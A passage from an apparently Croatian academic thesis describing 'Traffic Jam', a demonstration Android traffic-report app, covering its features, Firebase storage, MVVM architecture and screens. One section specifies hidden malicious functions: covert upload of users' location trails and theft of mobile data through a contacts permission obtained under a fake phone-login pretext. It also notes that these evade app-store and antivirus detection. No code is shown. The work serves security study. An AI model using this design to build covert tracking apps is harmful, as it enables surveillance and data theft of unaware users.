Aplikacija *Traffic Jam* razvijena je kako bi olakšala razmjenu informacija o prometnim situacijama dok su one još nove kako bi se svakom sudioniku olakšalo kretanje i sudjelovanje u prometu tako što će ih znati izbjeći. Sučelje aplikacije sastoji se od četiri odvojena zaslona. Prvi je namijenjen prijavi korisnika i dopušta pristup ostatku aplikacije. Uspješna prijava korisnika vodi na zaslon gdje su prikazane sve pojave u njegovoj blizini, a svaka se sastoji od geografske lokacije i gumba koji otvara prikaz na karti, opisa i opcionalno sadrži fotografiju ako ju je autor postavio pri stvaranju obavijesti. Ovo sučelje mu također gumbima otvara put k ostatku aplikacije. Korisnik može odabrati opciju stvaranja nove obavijesti, gdje mu se nudi opcija prilaganja fotografije uz obavijest i traži se opis situacije o kojoj obavještava ostatak korisnika. Druga opcija je prijelaz na profil, gdje korisnik može vidjeti svoje objave i obrisati pojedinu, a ako je završio s radom može se odjaviti iz aplikacije. U tablici 3.1. nalazi se popis funkcionalnosti, naziv i opis funkcionalnosti koje aplikacija *Traffic Jam* nudi.

Tablica 3.1. Funkcionalnosti aplikacije *Traffic Jam*

	FUNKCIONALNOST	NAZIV	OPIS
F1	Prijava korisnika	Prijava	Prijava putem *Google* računa omogućava korisniku da pristupi aplikaciji.
F2	Pristup objavama u korisnikovoj blizini	Prikaz objava	Nakon davanja lokacijske dozvole korisniku se prikazuje izlistanje objava u njegovoj blizini.
F3	Prikaz objave na karti	Proširenje kartom	Svaka objava ima gumb koji objavu proširuje prikazom karte s oznakom lokacije gdje je kreirana.

F4	Prikaz svih objava na karti	Prikaz na karti	Korisnik na jednoj karti može vidjeti sve objave, a karta se otvara tako da vidi one u svojoj blizini.
F5	Stvaranje nove objave	Nova objava	Korisnik otvara zaslon na kojem može priložiti fotografiju i opisati situaciju o kojoj izvještava, zatim šalje podatke u bazu.
F6	Brisanje objave	Brisanje	Korisnik ima mogućnost odabrati i ukloniti objavu ako joj je on autor.
F7	Odjava korisnika	Odjava	Odjava iz aplikacije vraća korisnika na početni zaslon za prijavu.

3.1.2. Specifikacija malicioznih zahtjeva

Pored stvarne funkcionalnosti, aplikacija sadrži maliciozni kod koji na bazu šalje podatke o korisnikovom kretanju kroz prostor u obliku geografske širine i dužine. Ova funkcionalnost se pokreće kad korisnik gumbom pokrene praćenje lokacije kako bi vidio izlistanje objava i ostaje aktivna dokle god je korisnik u aplikaciji. Druga maliciozna funkcionalnost omogućava krađu mobilnih podataka, a aktivira se na profilu ako korisnik odabere opciju povezivanja svog uređaja za prijavu. Ovaj gumb je vidljiv samo ako je korisnik ranije dao dozvolu za pristup kontaktima, koja se od njega traži na zaslonu za prijavu ako odabere opciju prijave brojem mobitela.

Maliciozna funkcionalnost koristi mogućnost da korisnik nije upućen u korištenje sigurnosnog modela dozvola koji je prethodno opisan u ovom radu. Razlog korištenja modela dozvola jest relativno jednostavna implementacija u odnosu na složene tipove zloćudnih programa, kao što su primjerice mreže robota, stražnja vrata i snimači tipkanja. Drugi razlog za odabir ovog modela je smanjena sposobnost trgovina aplikacija i antivirusnih programa na uređajima da ih prepoznaju jer se sva maliciozna funkcionalnost može sakriti u naizgled legitimne komponente aplikacije.

3.2. Korišteni alati i tehnologije

3.2.1. Android Studio

Android Studio je službeno integrirano razvojno okruženje za *Android* operacijski sustav, utemeljeno na okruženju *IntelliJ IDEA*. Aplikacija *Traffic Jam* napisana je u *Kotlin* programskom jeziku, objektno-orijentiranom jeziku statičkog tipa koji je namijenjen za rad s *Java* virtualnim strojem i bibliotekama i s *Android* operacijskim sustavom. U odnosu na *Java* jezik *Kotlin* je jednostavniji i sažetog zapisa što je postignuto otklanjanjem redundancija pristutnim u *Javi*.

3.2.2. Jetpack Compose

Jetpack Compose je preporučeni skup alata za razvoj sučelja na *Android* platformi. Riječ je o potpuno deklarativnom alatu, gdje se izgled sučelja opisuje pozivom funkcija koje pretvaraju podatke u vizualne komponente na zaslonu. Također omogućava automatsko ažuriranje podataka

na zaslonu ako dođe do njihove promjene, bilo korisničkim akcijama ili zbog utjecaja nekog drugog dijela sustava. Korištenjem *Jetpack Composea* smanjuje se količina napisanog koda, što je dodatno pojačano u suradnji s *Kotlin* jezikom.

Uz *Jetpack Compose* korišteni su principi takozvanog *Material* dizajna kako bi se olakšalo održavanje jednolike i konzistentne vizualne teme aplikacije, bilo da je riječ o bojama u svijetlom ili tamnom načinu rada ili o korištenju istog fonta na svim elementima sučelja koji sadrže tekst.

3.2.3. Google Maps

*Google Map*s je platforma koja olakšava integraciju geografskih podataka i prikaza karata u mobilne aplikacije i mrežne stranice. U aplikaciji *Traffic Jam* koristi se za čitanje lokacijskih podataka uređaja i za prikaz oznake na karti u sklopu objave.


3.2.4. Google Firebase

Google Firebase je platforma namijenjena stvaranju baza podataka, omogućavanju korisničke autentikacije i pohrane raznovrsnih podataka. Aplikacija *Traffic Jam* omogućava autentikaciju putem *Google* računa korištenjem *Authentication* programskog sučelja *Firebase* platforme. Prijavljeni korisnici pohranjeni su u obliku kako je prikazano na slici 3.1.

Identifier	Providers	Created ↓	Signed In	User UID
[redacted]@gmail.c...	G	Jul 30, 2023	Aug 22, 2023	1wjfOpcsbaMO2ODZkCK0QiHMbi...
[redacted]@gmail.co...	G	Jul 8, 2023	Aug 19, 2023	JJ2eMVKsmgfGy3CtBBpRb2EOH...


Slika 3.1. Zapis prijavljenih korisnika unutar *Firebase Authentication*

Obavijesti koje sačinjavaju glavninu sučelja aplikacije spremljene su u kolekciju *posts* unutar *Firestore Database* gdje je svaka obavijest zasebni dokument sa jedinstvenim identifikatorom, a u sebi sadrži podatke o obavijesti: opis, uniformni identifikator resursa na *Firebase Storage* ako objava sadržava sliku, geografsku širinu i dužinu i identifikator korisnika koji je autor objave, koji se dobiva od *Firebase Authentication*. Slika 3.2. prikazuje primjer jednog zapisa unutar *Firestore Database*.



Slika 3.2. Zapis obavijesti unutar *Firebase Firestore*

Kako je *Firebase Firestore* namijenjen isključivo za jednostavne tipove podataka, za spremanje fotografija koje su dio objava koristi se *Firebase Storage*. Unutar spremnika podataka kreirana je kolekcija *images* u kojoj su objave pohranjene u obliku prikazanom na slici 3.3.



Slika 3.3. Zapis fotografije unutar *Firebase Storage*

3.3. Implementacijski detalji

3.3.1. Model-View-ViewModel oblikovni obrazac

Model-View-ViewModel (u nastavku MVVM) je oblikovni obrazac koji omogućava odvajanje korisničkog sučelja aplikacije od implementacije.

Model u obrascu označava funkcionalnost koju aplikacija obavlja u pozadini. Može obavljati autenticiranje korisnika, mnogo različitih oblika poslovne logike, provoditi komunikaciju s udaljenom bazom podataka. *Model* komunicira s *ViewModelom*, bez da je svjestan postojanja *Viewa*.

U aplikaciji *Traffic Jam Model* je zadužen za slanje podataka u bazu podataka, kao i za njihovo dohvaćanje kada su potrebni. Kako bi kod bio fleksibilniji i lakši za izmijeniti, bazi se pristupa preko sučelja *PostRepository* koje uniformno definira potrebne funkcije. Ovo je prvenstveno dodano kako bi se olakšala moguća promjena baze podataka koju aplikacija koristi. Pored toga model služi za autentikaciju korisnika pomoću *Firebase Authentication* programskog sučelja.

ViewModel služi kao poveznica između *View* i *Model* dijelova aplikacije. Glavna odgovornost je povezivanje podataka (engl. *data binding*), sinkronizacija vrijednosti vidljivih na *Viewu* s podacima koji su spremljeni unutar *Modela* i obrnuto, obavještavanje elemenata *Viewa* o promjenama unutar *Modela.*

Unutar *Traffic Jam* aplikacije svaki od zaslona ima odvojeni *ViewModel*. Ovime su povezane funkcionalnosti smisleno grupirane, a ujedno su olakšana buduća proširenja funkcionalnosti pojedinog zaslona. Za svaki zaslon definirana je zatvorena (engl. *sealed*) klasa koja sadrži sve moguće događaje koji se mogu okinuti na pripadajućem zaslonu. Unutar pripadajućeg *ViewModela* se nalazi funkcija koja odgovara na okidanje kada se aktivira neki od događaja. *ViewModel* također čuva stanje zaslona, koje uključuje podatke koje treba prikazati ili koje korisnik unese, ali također i stanja gumba i logičke zastavice.

View predstavlja sve vizualne komponente aplikacije te u skladu s tim sadrži samo dio funkcionalnosti, onaj koji se tiče prikaza podataka. Važno je naglasiti kako *View* u sebi ne sadrži podatke, *View* nije svjestan postojanja *Modela*, već za sve što treba komunicira s *ViewModelom*.

View, odnosno sučelje aplikacije *Traffic Jam*, kreirano je pomoću *Jetpack Compose* skupa alata za razvoj na *Android* platformi. Podaci i stanja komponenti koje su dio sučelja dobivaju se kroz komunikaciju s *ViewModelom* zaslona, a klase zaslona samo definiraju kako će se prikazati ovisno o rezultatima koje *ViewModel* vrati.

3.3.2. Ubrizgavanje ovisnosti

Ubrizgavanje ovisnosti (engl. *dependency injection*) odvaja stvaranje objekata od njihova korištenja. Svrha ubrizgavanja ovisnosti u aplikacijama je postizanje labave povezanosti (engl.


loose coupling), što znači da klase nisu strogo vezane uz jednu implementaciju, već je omogućena lagana kreacija i korištenje nove implementacije funkcionalnosti.

Za ubrizgavanje ovisnosti u aplikaciji *Traffic Jam* korišten je *Hilt - Dagger* razvojni okvir. Korištenjem *Kotlin* anotacija omogućeno je definiranje raspona (engl. *scope*) unutar kojeg će se objekti stvoriti. Primjerice, objekt baze podataka koji je potreban repozitoriju i objekt repozitorija potreban *ViewModel* objektima kreirani su s anotacijom *@Singleton*, koja označava da će se traženi objekt kreirati jednom te će nakon toga svaki zahtjev vratiti taj isti objekt.

Hilt se koristi i za ubrizgavanje pripadajućih *ViewModela* u objekte zaslona. Da bi se ovo ponašanje postiglo klase *ViewModela* označavaju se anotacijom *@HiltViewModel*, a na mjestu gdje se ubrizgavaju pozivaju se funkcijom *hiltViewModel()*.

3.4. Dijagram toka aplikacije

Slika 3.4. prikazuje dijagram kretanja kroz aplikaciju *Traffic Jam.* Crveni pravokutnici označavaju vizualne elemente, a strelice radnje i prijelaze među njima.




Slika 3.4. Dijagram toka aplikacije *Traffic Jam*

3.5. Prikaz načina rada aplikacije


Ovo poglavlje daje pregled komponenata aplikacije i opisuje zamišljen način korištenja.

3.5.1. Zaslon autentikacije

Pri pokretanju aplikacije ovaj zaslon prvo provjerava je li korisnik već prijavljen i ako je prelazi na zaslon gdje su prikazane objave. Ako korisnik nije prijavljen prikazuje mu se zaslon na slici 3.5 koji sadrži dva gumba. Klikom na gornji gumb pokreće se dodatni vizualni element za prijavu putem Google računa, prikazan na slici 3.6.




Slika 3.5. Početni zaslon za autentikaciju




Slika 3.6. Prijava putem *Google* računa

Klik na drugi gumb namijenjen je prijavi putem broja telefona, pokreće se upit u kojem se od korisnika traži dozvola za pristup telefonskim kontaktima na uređaju. U slučaju davanja dozvole prikazuje se *Toast* poruka u kojoj je navedeno da prijava telefonom nije moguća i da korisnik proba povezati uređaj na svom profilu, kako je prikazano na slici 3.7. Ako korisnik odbije dati dozvolu aktivira se vizualna komponenta u kojoj je opisano zašto aplikacija traži dozvolu za pristup kontaktima, prikazana na slici 3.8.




Slika 3.7. *Toast* poruka nakon klika




Slika 3.8. Naknadno upozorenje oko dozvole

3.5.2. Zaslon s objavama u blizini

Uspješna autentikacija rezultira prikazom zaslona s objavama. U svom početnom stanju zaslon je prazan i ne sadrži ni jednu objavu, kako je prikazano na slici 3.9. Klikom na gumb s prekriženom oznakom lokacije pokreće se upit u kojem se od korisnika traži pristup lokaciji. U slučaju davanja dozvole prikazuje se *Toast* poruka u kojoj se korisnika navodi da osvježi zaslon kako bi se učitale objave u njegovoj blizini. Ako korisnik odbije dati dozvolu aktivira se vizualna



Slika 3.9. Prazan zaslon s objavama u blizini




Slika 3.10. Naknadno upozorenje oko dozvole


komponenta u kojoj je opisano zašto aplikacija traži dozvolu za pristup lokaciji, kako je vidljivo na slici 3.10.

U slučaju da korisnik da dopuštenje za pristup lokaciji te zatim osvježi zaslon, on će se popuniti obavijestima o prometu u njegovoj blizini (pod uvjetom da postoje obavijesti u njegovoj blizini). Ukoliko želi, korisnik može u bilo kojem trenutku ponovno osvježiti sadržaj zaslona povlačenjem prsta od vrha zaslona prema dolje, a kao indikator uspješne aktivacije pojavit će se okrugli indikator kao onaj prikazan na slici 3.11.

Klikom na gumb s oznakom olovke on se proširuje i daje dva izbora, vidljiva na slici 3.12. Prvi je gumb s oznakom čovjeka koji vodi na zaslon profila, a drugi gumb, s oznakom plusa vodi na zaslon za stvaranje vlastite obavijesti.




Slika 3.11. Indikator osvježavanja obavijesti




Slika 3.12. Proširene opcije gumba za stvaranje

Na slici 3.13. prikazana je obavijest. Sastoji se od koordinata geografske širine i geografske dužine, koje su zaokružene na dvije decimale kako bi bilo mjesta za druge elemente. Ispod toga




Slika 3.13. Prikaz obavijesti



Slika 3.14. Prikaz obavijesti s fotografijom

je prikazan opis obavijesti. Ako obavijest sadrži fotografiju, ona će biti prikazana ispod opisa, kako je prikazano na slici 3.14. Na dnu obavijesti vidljiva je linija istaknute boje koja vizualno dijeli prikazane objave.


Desno od ispisa geografske širine i dužine nalazi se gumb s oznakom karte, koji nakon klika umeće prikaz karte između opisa obavijesti i fotografije, kako je prikazano na slici 3.15, a u slučaju kada obavijest nema fotografiju karta dolazi na njezino dno. Karta sadrži oznaku pomoću koje je moguće vidjeti na kojoj adresi je obavijest nastala, odnosno gdje se događaj o kojem se obavještava odvio. Ponovni klik na gumb zatvara prikaz karte.




Slika 3.15. Prikaz obavijesti s kartom

3.5.3. Zaslon s objavama na karti


Na sredini dna zaslona s objavama u blizini nalazi se gumb vidljiv na slici 3.16. Klikom na ovaj gumb otvara se prikaz karte koja se otvara na korisnikovoj trenutnoj lokaciji. Karta na sebi sadrži oznake koje predstavljaju svaku objavu koja je vidljiva na zaslonu s objavama u blizini, kako je prikazano na slici 3.17. Klikom na pojedinu oznaku iznad se pojavljuje opis objave kojoj oznaka pripada, kako je prikazano na slici 3.18.



Slika 3.16. Gumb na zaslonu s objavama



